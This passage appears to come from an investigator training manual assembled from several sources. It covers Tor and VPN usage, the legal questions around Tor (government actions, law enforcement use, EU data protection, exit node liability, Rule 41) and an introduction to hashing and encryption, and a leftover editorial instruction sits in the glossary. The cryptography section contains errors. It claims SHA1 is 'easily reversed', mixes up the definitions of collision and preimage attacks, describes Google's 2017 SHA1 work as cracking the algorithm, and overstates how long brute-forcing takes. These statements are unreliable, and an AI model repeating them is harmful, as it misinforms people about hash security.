Probably not. Your performance will likely be terrible since most VPNs (AKA OpenVPN) work best using UDP, which Tor can't handle.

You also probably paid for that VPN somehow, right? Well, if you weren't careful about how you did so, that may be a trail leading back to you.

You say you managed to pay for your VPN 100% anonymously, and there's no way to trace the payment to you? Okay, well, now you have to be super careful every time you use it. You can never accidentally connect to it without Tor. You can never log in to their website without Tor. Messing up means that now all your traffic—with and without Tor—can now be correlated to you.

Tor over VPN

Let's cover some of the reasons you might want to do this.

1. Tor is blocked where you are

Try using a bridge. Bridges are just unlisted relays you can use as guards. If Tor is blocked by blacklisting all known relay IPs, this will work (at least for a little while).

2. Tor is still blocked with a bridge

Try using an obfuscating bridge. These disguise the traffic between you and your guard so that it doesn't look like Tor traffic. Some places can detect Tor traffic and block it, but this usually beats these blocks.

3. Tor isn't blocked, but I don't want my ISP seeing that I use Tor

Use an obfuscating bridge.

4. My adversary can monitor my traffic when it enters the Tor network and when it exists (this is not an easy feat). I wish to have my VPN be where I enter the network, not my home IP.

This is where using a VPN with Tor might actually begin to make sense. However, consider the points above about using a VPN over Tor; namely, you must be very careful about how you pay for the VPN and access it. You are putting a lot of trust in the VPN provider. If your adversary is capable of correlating your traffic entering and exiting Tor, they probably are capable of extracting information from your VPN provider. You have to trust that they don't keep logs (which in some countries is not okay). At least with Tor, an individual node can keep logs and not deanonymize a user by itself.

73.1.3. Legal challenges

From the legal perspective, Tor is a very interesting phenomenon. Be it Tor or some other network, anonymity will be part of cyberspace as long as the Internet remains 'global and open.' However, anonymity can be a mixed blessing, and Tor also raises many legal questions. Due to the limited extent of this paper, we will tackle only some of these challenges, namely the activities of governments concerning Tor, human rights aspects of the use of Tor, content liability of Tor exit node operators, and exit node monitoring.

73.1.3.1. Governments and Tor

The use of Tor has been subject to diverse reactions from governments. The relationship between Tor and governments is especially complex since Tor is being used not only by private citizens seeking more privacy but also by other entities, ranging from states to organized crime groups.

It is a well-known fact that the Tor Project non-profit organization is being supported by several private and public entities and governments. In fact, Tor was originally designed, implemented, and deployed as a third-generation onion routing project of the Naval Research Laboratory. It was originally developed with the U.S. Navy in mind with the principal goal of protecting government communications and is even today used by a wide variety of state entities such as the military and law enforcement. Even today, government officials suggest that government officials help develop the network by informing Tor about possible bugs or other aspects in Tor that need to be fixed.

Government support is also evident in terms of funding Tor. Active sponsors in 2013 included the U.S. Department of State and U.S. Department of Defense, with federal awards amounting to \$1.8 million. While in 2012, the part of the income that was US Government based amounted to 60%. The Tor project has publicly called for additional contributions to diversify the source of sponsorship and insisted on not having a backdoor to Tor.

At the same time, there are examples of countries that openly suppress Tor. For instance, China has outlawed the use of Tor and has blocked access to Tor entrance nodes, and Saudi Arabia and the United Arab Emirates are both blocking Tor's website, as is Iraq.

Other countries go further than that. Although not officially confirmed, the NSA has been reported to have made repeated attempts to develop attacks against individuals using Tor. In 2013, it was suggested that while leaked documents confirm that the NSA does indeed operate and collect traffic from some nodes in the Tor network, there is no further information as to how many nodes are being controlled and whether the proposed de-anonymization technique was ever implemented. Some sources claim that the 'NSA tracks users who are believed to live outside the US and who request Tor bridge information via e-mail or search for or download Tor, or the TAILS live operating system.' Some leaked documents argue that it would be 'counterproductive' to 'scare' the critical mass of targets that are using Tor away from it. Other commentators believe that US efforts to target or undermine Tor would raise legal concerns for national intelligence agencies, especially concerning whether 'the NSA has acted, deliberately or inadvertently, against internet users in the US when attacking Tor.'

Other countries have also proposed measures to challenge the anonymity enabled by Tor. An example is Russia which, with the aim 'to ensure the country's defense and security, has openly offered an award of \$110,000 to anyone able to crack the identities of users of the Tor network.

In a recent development, EUROPOL announced in 2014 the takedown of 'more than 410 hidden services', the numbers later being corrected to 27 websites. There is little information on how law enforcement

managed to 'break Tor' and identify the users behind these hidden services. Other than that, the methods were not revealed because they were 'sensitive.' The servers located in a foreign country were accessed and 'imaged.' The Tor project speculates that the number of takedowns and the seizure of Tor relays could mean that the Tor network was attacked with the purpose to reveal the location of those hidden services, as has been attempted before when a group of Tor relays was 'actively trying to break the anonymity of users by making changes to the Tor protocol headers associated with their traffic over the network.' While some of the servers that were taken down were clearly related to illegal activities such as selling drugs, they allegedly also included several acting as infrastructure for Tor's anonymizing network. The unanswered question of how these services were located will hopefully be answered in court when prosecuting the arrested suspects. Needless to say, illegally obtained evidence may be found inadmissible in court.

In the context of international law, if a state is accessing servers located on foreign territory and taking them down, it requires either the consent of the other state or other grounds under international law such as a convention or customary law. Additional legal issues may arise if the targeted servers are innocent bystanders who are not connected with the investigation. Such activities may also be criminal under the state's law on whose territory the servers were located.

73.1.3.2. Law enforcement using Tor in criminal investigations

Today, Tor is a common tool for national law enforcement. The Tor project summarises three main activities for law enforcement's use:

- 'Online surveillance: Tor allows officials to surf questionable websites and services without leaving tell-tale tracks. If the system administrator of an illegal gambling site, for example, were to see multiple connections from government or law enforcement IP addresses in usage logs, investigations may be hampered.
- Sting operations: Similarly, anonymity allows law officers to engage in online "undercover" operations. Regardless of how good an undercover officer's "street cred" may be, if the communications include IP ranges from police addresses, the cover is blown.
- Truly anonymous tip lines: While online anonymous tip lines are popular, they are far less useful without anonymity software. Sophisticated sources understand that although a name or email address is not attached to information, server logs can quickly identify them. As a result, tip line websites that do not encourage anonymity are limiting the sources of their tips.'

In addition, Tor is used as an environment for general investigation, intelligence collection, and infiltration, such as can be seen in the recent takedown of Silk Road 2.0 that operated on the Tor network.

National law enforcement and their use of Tor raises several interesting legal issues such as whether there are any limitations for law enforcement for using Tor for collecting evidence, and, if we consider the information available via Tor or within Tor as publicly available data, whether there are any restrictions for law enforcement in processing them.

The legal boundaries for law enforcement are generally being set in national law can differ greatly from one country to another. This is especially true in collecting digital evidence that raises challenges for domestic procedural law. The use of Tor for collecting evidence may touch upon many of these challenges. For example, in some legal systems, the fact that the agency using Tor for collecting evidence is anonymized may raise concerns regarding 'deception' in criminal procedure or otherwise hinder the use of such evidence in court.

Since Tor is to be viewed in the context of criminal procedure as any other source for Open Source Intelligence (OSINT), it must also be verified whether there are concerns related to the possible processing of personal data. Even though Tor is used to anonymize its users, their IP addresses are veiled behind the known addresses of exit nodes. Therefore the users' personal data should not be available at all, and this does not preclude the presence of personal data in the databases exhibited as part of Tor's hidden services such as names, addresses, phone numbers, credit card data, personal security numbers, such that are exhibited in a Tor hidden service called Doxbin.

73.1.3.3. Tor and Open Source Intelligence

Although not raising specific legal concerns concerning Tor, there are a few interesting arguments that have been raised. The most significant of them is related to the Council of Europe's Convention on Cybercrime. Article 32(a) of the Convention regulates trans-border access to stored computer data where 'publicly available (open source) stored computer data, regardless of where the data is located geographically.' Unless domestic law states otherwise, law enforcement may access the same data that is generally accessible to the public and subscribe to or register for services available to the public if needed for this purpose. According to some commentators, access to open-source material for criminal investigation purposes has become generally accepted. Tor is a service freely available for the public. This provision should also apply to law enforcement's activities that involve employing Tor for collecting evidence.

However, there is a minority view arguing that the mere fact that certain information is publicly available does not imply an absence of restrictions to processing such data. Such restrictions may derive from the means and volume of data collected. Bert-Jaap Koops asserts that the current investigative powers that focus on physical space investigations may need to be revised to fit with the particularities of open-source investigations, especially those that offer extensive automated large-scale search capabilities such as entity recognition image-to-text conversion and automated translation. This is based on the assumption that automated open-source investigations may affect the right to privacy and thereby require a legally codified base to inform the citizens about such a possibility. Should such automated means of data processing be used via Tor or be targeting, for example, Tor hidden services, legal regulation of such large-scale search capabilities might need to be considered by the legislature.

73.1.3.4. Tor and personal data

As can be seen from the evidence of recent take-downs of hidden services, Tor users may not be granted 100% anonymity, thereby resulting in the possible situation of law enforcement processing personal data not necessary for the original scope of the investigation. It is also possible that Tor is used to access personal data stored in, for example, some of Tor's hidden services. This is why the use of Tor by law enforcement for criminal investigations may entail processing personal data and may thus be limited by data protection legislation.

The US Supreme Court has given the thumbs up to an amendment from the advisory committee on criminal rules for the Judicial Conference of the United States, which contains updates to criminal procedures that allow law enforcement to go after Tor and VPN users. The amendment is nothing more than an update to Rule 41 of the Federal Rules of Criminal Procedure, but with a broader scope that allows law enforcement agencies to engage in surveillance and even the hacking of US citizens and the citizens of other countries.

New Rule 41 can allow law enforcement to go after TOR, VPN users

According to privacy advocates at the EFF, US judges across the country could use the new Rule 41 to issue warrants that grant police the right to hack, search, or seize their computers if law enforcement suspects they may be engaged in "concealed" traffic. The amendment does not go into technical details, but any user with the basic knowledge of Web technologies will know this refers to any tools to mask the user's data. This list includes technologies like Tor, VPNs, or anything else where encryption is used to keep prying eyes away, even for good reasons.

Hiding your location online can get you on the "naughty list"

EFF's representatives imply that law enforcement may even target users who deny sharing geolocation data via their browsers or those who advertise false location settings via their Twitter profiles. In legal terms, this can pass as concealment.

A big part of the Rule 41 amendment is also dedicated to users who suffered malware infections enslaved their PCs in botnets. Judges are allowed to issue warrants for hacking, searching, or seizing computers infected by such malware under the reasoning that this PC is part of a criminal group's operation. Despite being a US law, the amendment gives US judges the same power over all computers anywhere on the planet, in a brazen and shameless violation of international law and the right of countries to govern themselves. The amendment to Rule 41 has been forwarded to the US Congress. According to US law procedures, Congress must disavow the amendment and its content by December 1, 2016, or it will become the de-facto official version of Rule 41 across the US.

"The change to Rule 41 isn't merely a procedural update. It significantly expands the hacking capabilities of the United States government without any discussion or public debate by elected officials," EFF's Rainey Reitman wrote.

“If members of the intelligence community believe these tools are necessary to advance their investigations, then this is not the path forward. Only elected members of Congress should be writing laws, and they should be doing so in a matter that considers the privacy, security, and civil liberties of people impacted,” he also added.

Concerns about the possible processing of personal data during an investigation are certainly not specific to Tor. However, EU data protection reform will significantly affect law enforcement work, including possible investigative activities carried out via Tor when the data is processed personal data. This means that even if law enforcement uses Tor to access certain websites or services anonymously, the requirements and legal remedies deriving from the data protection regulation would nevertheless be applicable.

Despite the criminal procedure aspects traditionally not being subject to detailed EU regulation, the EU’s approach is changing. The Lisbon treaty puts forward the principle according to which data protection applies to the police and judicial cooperation in criminal matters. The proposal for reforming the EU data protection landscape (the General Data Protection Regulation) is supplemented by a proposal for the Directive on the protection of individuals concerning the processing of personal data by competent authorities for prevention, investigation, detection, or prosecution of criminal offenses or the execution of criminal penalties, and the free movement of such data. This proposal aims to harmonize the rules relating to the processing of personal data by competent authorities such as law enforcement and domestic processing. The proposal addresses the challenges raised by Framework Decision 2008/977/JHA, characterizing the latter as an instrument of ‘limited scope and various other gaps, often leading to legal uncertainty for individuals and law enforcement authorities, as well as to practical difficulties of implementation.’ After being adopted, the (now draft) Directive will be the principal instrument regulating the personal data processing by law enforcement.

These reforms are particularly noteworthy given the wide definition of ‘personal data in the EU. According to the Data Protection Directive 95/46/EC, personal data can be any information ‘relating to an identified or identifiable natural person, and an identifiable person ‘is unidentified, directly or indirectly, in particular by reference to an identification number or one or more factors specific to his physical, physiological, mental, economic, cultural or social identity. Until now, law enforcement’s activities have been exempt from the EU data protection rules. Adopting the proposed Directive will raise interpretative questions regarding the specific type of data that needs to be processed, such as the IP address.

Other issues may arise during the implementation of the proposed Directive and the use of Tor. While still in its draft version and thus subject to further changes, the proposal states, inter alia, that personal data must be ‘collected for specified, explicit and legitimate purposes and not further processed in a way incompatible with those purposes (Art 4(2)), and ‘kept in a form which permits identification of data subjects for no longer than it is necessary for the purposes for which the personal data are processed (Art 4(e)). The proposal also calls for the need for ‘distinction between different categories of data subjects’ (Art 5) so that the Member States should ensure, as far as possible, that the controller makes a clear distinction between personal data of different categories of data subjects. There is no indication that law enforcement would be restricted from using anonymizing software during its investigations. Still, the actual collection of data while using Tor or its hidden services must follow these rules in the Directive. Practical implementation of these rules when

collecting evidence via or within Tor may become challenging for national law enforcement. For example, it may not always be even possible to determine fully which parts of the data to be processed entail personal data (especially with data of a more technical nature such as IP addresses), and therefore whether personal data regulation applies to the processing of such data, and if so, to what extent. Neither is it clear what providing 'clear distinction between personal data of different categories of data subjects' would look like in practice when applied to, for example, large data sets published by Tor hidden services.

73.1.3.5. Use of Tor exit nodes for collecting evidence

Another interesting issue related to Tor is using its exit nodes for collecting evidence. There have been reports claiming that some governments have control over and are running the exit nodes themselves. While there is no concrete evidence to support the claim, the legal basis for such hypothetical surveillance should nevertheless be analyzed.

Despite the differences between legal systems in different countries, surveillance can be broadly divided into two categories: targeted surveillance (usually 'interception' or similar in national law) that is carried out by or under the authority of law enforcement and is subject to a distinct regulatory regime, and non-targeted surveillance ('monitoring' or 'filtering') that is carried out by the law enforcement or private entities as a more general security measure and is not governed by such clear set of rules. In both cases, the legal basis and specific conditions for authorizing interceptions must be outlined in domestic law and need to conform with Article 8 of the European Convention on Human Rights. Without authorization, statutory defense, or immunity from prosecution, these activities may be illegal, and the evidence gained inadmissible in court.

From the perspective of law enforcement, it would be difficult to determine that the data that needs to be intercepted would be going through a particular exit node because Tor changes its path on average every 10 minutes. It would, therefore, be challenging to determine the scope and details of the warrant needed for accessing such data. Therefore targeted surveillance would be difficult to carry out in practical implementation when running the Tor exit node. Should law enforcement monitor the data going through the exit nodes, or in any other way carrying out surveillance over Tor traffic, legal limits to surveillance need to be taken into account?

Unlike interception, traffic monitoring does not target specific individuals or data but rather more general types of undesirable content for overall 'security purposes and may be effective only in certain environments. If such monitoring occurs, it needs to have a legal foundation and follow human rights law, especially because such monitoring would equally target users and their personal data whose activities are not illegal and do not threaten the 'security in question. In the context of Tor, such monitoring may be useful for tracking down illegal content but tracing the initiator of the traffic or taking firm action against the source of the traffic is challenging if not impossible.

Besides the activities described above, law enforcement agencies may also be interested in Tor exit nodes when assuming that their IP addresses may be connected with malicious content or activities. Hence, Tor exit node operators may receive subpoenas or other information requests from law enforcement or any other entity that may not be aware that Tor exit node operators do not bear responsibility for the content running without having a legal precedent claiming otherwise through their node. The Tor project suggests ignoring such requests or making use of the pre-prepared response templates.

73.1.3.6. Tor and human rights

Tor is one of the best-known tools for providing online anonymity and can be used for legal and illegal purposes. In the previous subsection, we explored the activities of governments that try to fight crime enabled or facilitated by the use of Tor. In this subsection, we turn to introduce the legal uses of Tor: those that enable Tor users to protect and exercise their human rights.

73.1.3.6.1. Anonymity

Anonymity (from the Greek ἀνωνυμία), or namelessness, is the unidentifiability of a person in a given context. Related to anonymity is pseudonymity, which entails a repeatable identification of a person but avoids that person's real name. Anonymity and pseudonymity are beneficial or even necessary for people in many situations, such as lottery winners, victims of abuse, voters, people seeking medical or psychological aid, whistle-blowers, witnesses to serious crimes whose lives are threatened, and authors of controversial publications, as well as investigators, intelligence officers, and other government agents.

Tor helps to improve one's level of online anonymity. Online anonymity itself is acknowledged by international documents, such as the Council of Europe's 'Declaration on freedom of communication on the Internet or the United Nations 'Report of the Special Rapporteur on promoting and protecting the right to freedom of opinion and expression.' The legality of the mere use of Tor is therefore well established.

Even though anonymity is recognized and protected by law, it would be misleading to describe it as a separate right. That is because anonymity is context-dependent. If something is legal, then doing it anonymously should also be legal; if something is illegal, it does not become legal when done anonymously. Instead, it is better to treat anonymity as an integral element in multiple human rights, such as the right to freedom of expression, the right to privacy, the right to freedom of assembly, the right to freedom of association, and the right to vote (whose exercise is actually compulsorily anonymous).

Tor has the potential to improve online anonymity in the exercise of the right to freedom of expression and in the protection of the right to privacy, which is discussed below.

73.1.3.6.2. Right to freedom of expression

The right to freedom of expression is set down in Article 19, paragraph 2 of the International Covenant on Civil and Political Rights (ICCPR). However, some governments do not honor this right, and they orchestrate widespread online censorship. Tor is a way to bypass that censorship by misinforming the firewall about the source and nature of particular traffic. China, for example, bottlenecks all Internet traffic through government-controlled systems and subjects it to thorough inspection and filtering. Here, improving the Tor infrastructure by upgrading the obfuscation protocol and increasing the number of bridges with pluggable transports allows Tor to get past the 'Great Firewall.'

The right to freedom of expression is limited. In practice, the generally accepted reasons include, but are not limited to, defamation, hate speech, illicit pornography, copyright violations, or aiding or abetting a crime. Since certain states engage in excessive online censorship, they interpret the limitation too broadly by international standards. Banning or indiscriminately suppressing Tor would mean an interference with the right to freedom of expression for which it would be difficult to imagine an appropriate justification.

73.1.3.6.3. Right to privacy

The right to privacy as provided for in Article 17 of the ICCPR. Even countries perceived to uphold the freedom of expression have engaged in activities highly intrusive in people's privacy. There are several recent examples of alleged surveillance activities undertaken by different State entities. For example, in October 2013, after the German Chancellor 'angrily condemned America's "unacceptable" behavior after "firm suspicions" emerged that United States intelligence agencies had monitored her personal mobile telephone for almost four years, questions were raised about the acceptability of ubiquitous digital surveillance. At the same time, Der Spiegel reported in August 2014 that 'Germany's foreign intelligence collection agency was spying on Turkey. Based on anonymous sources, it also reported that calls made by Secretary of State John Kerry and former Secretary of State Hillary Clinton were accidentally recorded.' Unlawful interference with privacy has also been underlined by the United Nations High Commissioner for Human Rights, who noted in her report of 30 June 2014 that '[p]ractices in many States have [...] revealed a lack of adequate national legislation and/or enforcement, weak procedural safeguards, and ineffective oversight, all of which have contributed to a lack of accountability for arbitrary or unlawful interference in the right to privacy.' In such an environment, it is natural that both individuals and public entities would pay more attention to protecting their privacy, even if they feel that their freedom of expression is not imperiled.

However, even though the ICCPR does not contain any explicit limitation on the right to privacy, it is obvious that this right is not boundless. The European Convention on Human Rights, which defines the right in similar words, provides a list of exceptions. For example, certain measures during a criminal investigation can legally interfere with the right to privacy. Nevertheless, the alleged ubiquity of mass surveillance raises concerns about the proportionality between the results of such surveillance and the interference with people's privacy.

73.1.3.7. Content liability of Tor exit node operators

Content liability is perhaps the first legal issue that comes to mind when analyzing the use and abuse of Tor. A recent example dates back to 2012 when Austrian police raided the flat of William Weber in Graz and seized the computer hardware located there, which he had used to control Tor exit nodes physically located abroad. Some unknown users of Tor had used his exit nodes for downloading child pornography. The authorities suspected Weber of doing the downloading himself, presumably because they were not aware that the exit nodes were not the final destination of the files. Weber was ultimately convicted on 30 June 2014 to a three-month jail term suspended for a three-year supervision period for aiding and abetting the distribution of child pornography. Although this was only the verdict of a lower court, Weber decided not to appeal it, citing financial and personal reasons, so the case will not undergo further juridical scrutiny.

In Austria, the intent is a necessary element of criminal responsibility for aiding and abetting. In the judgment, the regional criminal court in Graz accepted several quotations by the defendant from a chat saying ‘you can host child porn on our servers and ‘if you want to host child porn ... I would use Tor’ as the proof of the defendant’s indirect intention to aid an unknown perpetrator in the distribution of child pornography, despite Weber’s claims that these quotations were taken out of context. The court’s decision ‘highly depended on the special circumstances of the case [and] cannot be seen as a general ruling against Tor services,’ said Maximilian Schubert, general secretary of the Austrian Association of Internet Service Providers.

The Weber case thus highlighted but left unanswered a very interesting legal question with an EU- wide significance: is the Tor exit node operator protected from civil and criminal liability by the clause on ‘mere conduit’ from Article 12 of the E-Commerce Directive?

A Tor exit node operator easily fulfills the conditions listed under Article 12 paragraph 1(a) to © of the E-Commerce Directive. In a standard situation, the node acts as a true relay, and the operator does not interfere with the transmission. However, we must examine two additional conditions from paragraph 1: is the Tor exit node operator a ‘service provider’? And is the provision of a Tor exit node an ‘information society service’?

Article 2 of the Directive defines ‘service provider’ as ‘any natural or legal person providing an information society service’ and ‘information society services’ by reference to Article 1 paragraph 2 of Directive 98/34/EC as amended by Directive 98/48/EC as ‘any service normally provided for remuneration, at a distance, by electronic means and at the individual request of a recipient of services...’.

The definition provides a detailed interpretation of three of its conditions, which are easy for a Tor exit node to fulfill. Still, the wording ‘normally provided for remuneration’ remains difficult to interpret for Tor, which is by its nature a free service. In a judgment from 11 September 2014 (C-291/13), the Court of Justice of the European Union (CJEU) provided only a limited interpretation by stating that ‘the concept of “information

society services,” within the meaning of that provision, covers the provision of online information services for which the service provider is remunerated, not by the recipient, but by income generated by advertisements posted on a website.’ This explanation is fully in line with previous European Commission statements, but it does not help determine Tor exit nodes’ legal status.

In an ongoing case, the CJEU (7 O 14719/12)¹⁶⁵ has been requested to assess what is meant by ‘service normally provided for remuneration. The judgment of the CJEU is hard to predict, but it will certainly affect how Tor is seen as a service provider. If the CJEU decides that mere conduit cannot be applied to free services, even by analogy, then a question arises about the viability of free services, whose providers would then be responsible for the transmitted data. This would put the EU in an awkward position by comparison to the US, where safe harbor rules for all ISPs are well-established. As a possible solution, a study commissioned by the European Commission’s Information Society and Media Directorate-General recommends adopting a different criterion if the ambiguity would not be resolved by case law. However, this would require changing the Treaty on the Functioning of the European Union, which contains a cross-cutting definition of ‘service’ in Article 57,¹⁶⁸ so it may yet take considerable time.

73.1.3.8. Legal limits on traffic monitoring

Tor may be used for carrying out various activities illegal in domestic legislation, such as selling and buying illegal goods or disseminating child pornography. All these are generally criminalized under the national criminal legal framework. However, it should not be overlooked that traffic monitoring via Tor may also be illegal under national law.

Little legal analysis has been undertaken regarding the activities of a Tor exit node operator. There is no concrete evidence to claim that running the Tor exit node is illegal as such. However, it should not be disregarded that the Tor exit node operators have access to the traffic going through their exit nodes. Tor anonymizes the origin of the traffic and ensures encryption inside the Tor network, but it 'does not magically encrypt all traffic throughout the Internet.' Or in other words, Tor does not offer 100% anonymity since the exit node is in a position to capture any traffic passing through it. For example, the Tor exit node operator can intercept private e-mail messages (unless there is end-to-end encryption) and get access to usernames and passwords. In 2014, researchers identified over twenty 'spoiled onions' (Tor exit nodes) that were run to sabotage Tor traffic.

Even if such access to data and interception is done 'in good faith' such as when a researcher wants to find out what type of data is transferred by Tor to improve the service for legitimate users, and identifies and blocks traffic which is in contradiction with the law (for example, child pornography, hacking attempts, and most torrent traffic), such monitoring would be illegal in most legal systems.

Due to the differences in national legislation, countries may have various approaches to criminalizing activities that could be undertaken using Tor. For the sake of clarity, the following analysis will be based on the Council of Europe's Convention on Cybercrime. Traffic monitoring could be categorized under various articles (such as Article 2 'Illegal access'). Still, foremost it should be analyzed in the context of Article 3 that obligates the Parties to criminalize 'illegal interception':



Article 3 – Illegal interception

Each Party shall adopt such legislative and other measures as may be necessary to establish as criminal offenses under its domestic law, when committed intentionally, the interception without right, made by technical means, of non-public transmissions of computer data to, from or within a computer system, including electromagnetic emissions from a computer system carrying such computer data. A Party may require that the offense is committed with dishonest intent or about a computer system connected to another computer system.

73.1.4. Glossary of TOR Terminology

The following list contains commonly used terms on globe.torproject.org, the ARM monitoring tool for Tor Relays, and other projects listed at Tor's main site (i.e., Tails, Stem, etc.).

Put terms that do not have answers in BOLD below, so they stand out!

Advertised Bandwidth – (seen on the Globe) How much bandwidth for upload/download the Tor relay is offering

AS Name (Globe) – A registered name for the service provider controlling that IP address block.

AS Number (Globe) – Identification number allocated to the service provider in control of that IP address block.

Exit Policy – (seen on the Globe) Which ports are allowed to exit out of a particular relay. Applies only to Exit Nodes.

Exit Policy Summary – (seen on the Globe) A longer list showing rejection and exception policies for a relay. The list is in priority order; higher items take precedence over lower.

Family Members – (seen on the Globe) A list of other nodes/relays controlled by the same operator. This is a voluntary but expected part of Tor. Traffic should not be routed between two family members as it defeats Tor's main security, which is anonymity between relays/nodes.

Fingerprint – (seen on the Globe & ARM) the main way that a particular node/relay is recognized by the Tor system (as opposed to IP address, contact/operator name, etc.)

Mean Consensus Weight Fraction (Globe) – The amount of bandwidth your relay has been advertising modified to represent how it performed compared with other relays which advertised similar speeds.

Mean Exit Probability Fraction (Globe) – The probability your relay would have been selected by Tor clients as an exit relay.

Mean Guard Probability Fraction (Globe) – The probability your relay would have been selected by the Tor client as an entry guard relay.

Mean Middle Probability Fraction (Globe) – The probability your relay would have been selected by Tor client as a middle relay.

Mean Read Bytes (Globe) – The average amount of data your relay received inbound per second.

Mean Write Bytes (Globe) -The average amount of data your relay sent outwards per second.

Mean Uptime (Globe) – The average percentage of time your relay was reachable.

NTor – see torspec it's a low-level implementation detail concerning how circuits are created. This is the newer way.

TAP – see torspec it's a low-level implementation detail concerning how circuits are created. This is the older way.

74. Understanding Encryption

As an investigator, it is important first to understand the analytics and the network of cryptocurrency operations. In this module, we will look into hashing and provide an introduction to encryption. While this module is a broad overview of these topics, more in-depth analysis will be provided in later modules.

The objective of this lesson is for the student to describe and identify encryption techniques while investigating cryptocurrency networks.

- a. Explain hashing
- b. Explain public/private key encryption

74.1. Hashing

Hashing is taking an input string of any length and giving out an output of a fixed length. In cryptocurrencies, transactions are taken as an input and run through a hashing algorithm, such as MD5, SHA-1, or SHA-256. Bitcoin uses SHA-256 hashing. Using hashing, an examiner can tell if a computer file, whether it be cryptocurrency, a document, photo, music, even an entire hard drive, has been changed by matching hashes of subsequent copies of the data. Generally, this process cannot be reversed by using any mathematical function.

74.1.1. Bits, Bytes, and Hexadecimals

Let's begin with a synopsis of bits and bytes:

- A **bit** is a 0 or a 1
- A **nibble** is four bits
- A **byte** is 8 bits or two nibbles
- 1024 bytes is a **kilobyte**
- 1024 kilobytes is a **megabyte**, or 1,048,576 bytes...or 8,388,608 bits

For instance, if we input “hello” into a binary generator, it returns the following value:

```
0110 1000 0110 0101 0110 1100 0110 1100 0110 1111
```

This is a total of 40 bits, or ten nibbles, or five bytes.

You can generate your own binary code [HERE](#).

Because 1's and 0's can be difficult to read, hexadecimal is used. Hexadecimal is a positional numeral system with a base of 16. It uses sixteen distinct symbols, most often the symbols 0–9 to represent values zero to nine and A–F (or a–f) to represent values ten to fifteen.

Hexadecimal numerals are widely used by computer system designers and programmers to provide a more human-friendly representation of binary-coded values. Each hexadecimal digit represents four binary digits, known as a nibble or a half a byte (four bits). For example, a single byte can have values ranging from 0000 0000 to 1111 1111 in binary form, which can be more conveniently represented as 00 to FF in hexadecimal.

Going back to our example, if we generate a SHA-256 hash for the word “hello” (all lower case, no quotations), it will return the following 64-character value:

```
2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824
```

[XORBIN Hash Generator](#)

74.1.2. MD5, SHA1, and SHA256

MD5 and SHA are hash functions that take a piece of data, compact it, and create a unique output that is very hard to duplicate with a different piece of data. You cannot take MD5 or SHA output and “unhash” it to get back to your starting point. The difference between the two lies in what algorithm they use to create the hash.

SHA – stands for the secure hash algorithm. Introduced in 1993 by the NSA with SHA0, it generates unique hash values from files.

There are several versions of SHA:

- SHA0 (obsolete)
- SHA1 (easily reversed)
- SHA2 (SHA2 is a family consisting of SHA256 and SHA512)
- SHA3 (not yet widely used)

There are several differences in MD5, SHA1, and SHA256, most notably, the hash length. Once again, using our “hello” example (all lower case, no quotations):

MD5:

5d41402abc4b2a76b9719d911017c592

SHA1:

AAF4C61DDCC5E8A2DABEDE0F3B482CD9AEA9434D

SHA256:

2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824

Obviously, the more characters, or longer the hash, the less likely the “code” is broken. Regardless, the hash is still subject to attack. There are two kinds of attacks specific to hash:

- Collision is when two different files produce an identical hash. It is then possible to substitute a file for another.
- Preimage is an attack in which hash functions attempt to find a message with a specific has value.

The first one consists of ‘guessing’ a file value from its hash. The other uses a hash to create a value different from the one used to generate the hash.

74.1.3. Brute-Forcing

Brute-forcing is a methodology in which to “crack” secure coding. In 2017, Google released a method for cracking the SHA1 algorithm or made it public. In 2012, over six million LinkedIn accounts were hacked because SHA1 hashed passwords were cracked.

How is this possible? Imagine that, in your spare time, you discover that the password to a website was something simple – let’s say your name, for instance. SHA1 creates the hash based on the values input. From here, you progressively go in alphabetical order of names before you make that “discovery” of the correct password corresponding to the hash.

Brute-forcing is very time-intensive. A standard English (U.S.) keyboard contains 52 letters – 26 uppercase and 26 lower cases, 10 numbers, and 32 special characters for a total of 94 characters. If your password is only one character long, it could potentially take you 94 tries to “guess” a password or use brute-force to obtain the password.

Most websites recommend that passwords consist of 8-10 (or more) characters, including an uppercase letter, lowercase letter, number, special character, something that is not in the dictionary, or personal information, such as your name, birthday, or social security number.

Knowing that a one-character password has 94 possibilities, a standard 8-character password would look something like this:

$$94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 \times 94 = 6,095,689,385,410,816$$

Yes – that’s 6,095,689,385,410,816 (over six *quadrillion*) possible character combinations for one 8-character password! The longer the password, the larger the number. Even using computers to crack this hash would take years to find just one password to match.

In the realm of cryptocurrency, let’s assume that, during transactions, you will record every detail of the transaction – sender, receiver, date, time, amount, etc. All of this data would be compiled into one SHA256 hash, and with endless possibilities, this hash is simply irreversible. Even something as simple as changing the time of the transaction by one minute changes the output of the entire algorithm.

74.2. Public/Private Key Encryption

In cryptography, encryption is the process of encoding a message or information so that only authorized parties can access it and those who are not authorized cannot. Encryption does not itself prevent interference but denies the intelligible content to a would-be interceptor. In an encryption scheme, the intended information or message, referred to as plaintext, is encrypted using an encryption algorithm – a cipher – generating ciphertext that can be read-only if decrypted. For technical reasons, an encryption scheme usually uses a pseudo-random encryption key generated by an algorithm. It is in principle possible to decrypt the message without possessing the key, but for a well-designed encryption scheme, considerable computational resources and skills are required. An authorized recipient can easily decrypt the message with the key provided by the originator to recipients but not to unauthorized users.

74.2.1. Cryptography 101

Cryptography is the practice and study of techniques for secure communication in the presence of third parties called adversaries. More generally, cryptography is about constructing and analyzing protocols that prevent third parties or the public from reading private messages. Modern cryptography exists at the intersection of mathematics, computer science, electrical engineering, communication science, and physics. Cryptography applications include electronic commerce, chip-based payment cards, digital currencies, computer passwords, and military communications. ([Wikipedia](#))

Cryptography, the use of codes and ciphers to protect secrets, began thousands of years ago. Until recent decades, it has been the story of what might be called classic cryptography — that is, of methods of encryption that use pen and paper or perhaps simple mechanical aids. In the early 20th century, the invention of complex mechanical and electromechanical machines, such as the Enigma rotor machine, provided more sophisticated and efficient means of encryption; and the subsequent introduction of electronics and computing has allowed elaborate schemes of still greater complexity, most of which are entirely unsuited to pen and paper.

The development of cryptography has been paralleled by the development of cryptanalysis — the “breaking” of codes and ciphers. The discovery and application, early on, of frequency analysis to the reading of encrypted communications has, on occasion, altered the course of history. Thus the Zimmermann Telegram triggered the United States’ entry into World War I. Allied reading of Nazi Germany’s ciphers shortened World War II, in some evaluations by two years.

Until the 1970s, secure cryptography was largely the preserve of governments. Two events have since brought it squarely into the public domain: creating a public encryption standard (DES) and the invention of public-key cryptography. ([Wikipedia](#))

